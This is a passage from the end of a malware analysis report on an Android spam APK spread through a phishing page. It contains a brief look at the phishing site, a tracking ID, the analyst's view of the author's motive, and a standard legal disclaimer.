
The malware do not appear to give any remote access to someone and neither did it tried to contact any suspicious server. On the basis of this analysis we can say that this malware only SPAMS users from user devices to all the contacts in those devices, and spreads via Phishing website created on drivetoweb service.

## 3.1 Glance over Phishing Web page

The phishing web page is a simple HTML with some glossy images and a button linked to the malicious APK file.

We also found a Google Analytics ID in the website. ID :- **UA-85417367-1**





## 3.2 Malware Psychology

From the above analysis, we can say that this malware was just "for fun" for the author of malware, as we see neither any control transfer nor any other destructive activities. Further more the website was tracked with Google Analytics service to track how many people actually fall for this scam. This malware appears to be written just for the "sport of malware writing".

# Disclaimer

Last updated: March, 2020

## Interpretation and Definitions

=====

### *Interpretation*

The words of which the initial letter is capitalized have meanings defined under the following conditions.

The following definitions shall have the same meaning regardless of whether they appear in singular or in the plural.

### *Definitions*

for the purposes of this Disclaimer:

- **Author** (referred to as either "the Author", "We", "Us" or "Our" in this Document Trust Policy) refers to Saket Upadhyay (a.k.a x64mayhem)
- **You** means the individual reading the Report, or other legal entity on behalf of which such individual is accessing or using the Report, as applicable.
- **Report** refers to "This Document".

## Disclaimer

=====

The information contained in the Report is for general information purposes only.

The Author assumes no responsibility for errors or omissions in the contents of the Report.

In no event shall the Author be liable for any special, direct, indirect, consequential, or incidental damages or any damages whatsoever, whether in an the action of contract, negligence or other torts, arising out of or in connection with the use of the Report or the contents of the Report.

The Author reserves the right to make additions, deletions, or modifications to the contents on the Report at any time without prior notice.

**External Links Disclaimer**

The Report may contain links to external websites that are not provided or maintained by or in any way affiliated with the Author.

Please note that the Author does not guarantee the accuracy, relevance, timeliness, or completeness of any information on these external websites.

The external links might also point to some malware dropper service which is added in the report just for educational and analysis purposes,

In no event shall the Author be liable for any special, direct, indirect, consequential, or incidental damages or any damages whatsoever from these kinds of links.

**Errors and Omissions Disclaimer**

The information given by the Report is for general guidance on matters of interest only. Even if the Author takes every precaution to ensure that the content of the Report is both current and accurate, errors can occur. Plus, given the changing nature of laws, rules, and regulations, there may be delays, omissions or inaccuracies in the information contained on the Report.

The Author is not responsible for any errors or omissions, or for the results obtained from the use of this information.

**Fair Use Disclaimer**

The Author may use copyrighted material which has not always been specifically authorized by the copyright owner. The Author is making such material available for criticism, comment, news reporting, teaching or research.

The Author believes this constitutes a "fair use" of any such copyrighted material as provided for in section 107 of the United States Copyright law.

If You wish to use copyrighted material from the Report for your own purposes that go beyond fair use, You must obtain permission from the copyright owner.

**"Use at Your Own Risk" Disclaimer**

All information in the Report is provided "as is", with no guarantee of completeness, accuracy, timeliness or of the results obtained from the use of this information, and without warranty of any kind, express or implied, including, but not limited to warranties of performance, merchantability and fitness for a particular purpose.

The Author will not be liable to You or anyone else for any decision made or action was taken in reliance on the information given by the Report or for any consequential, special or similar damages, even if advised of the possibility of such damages.

---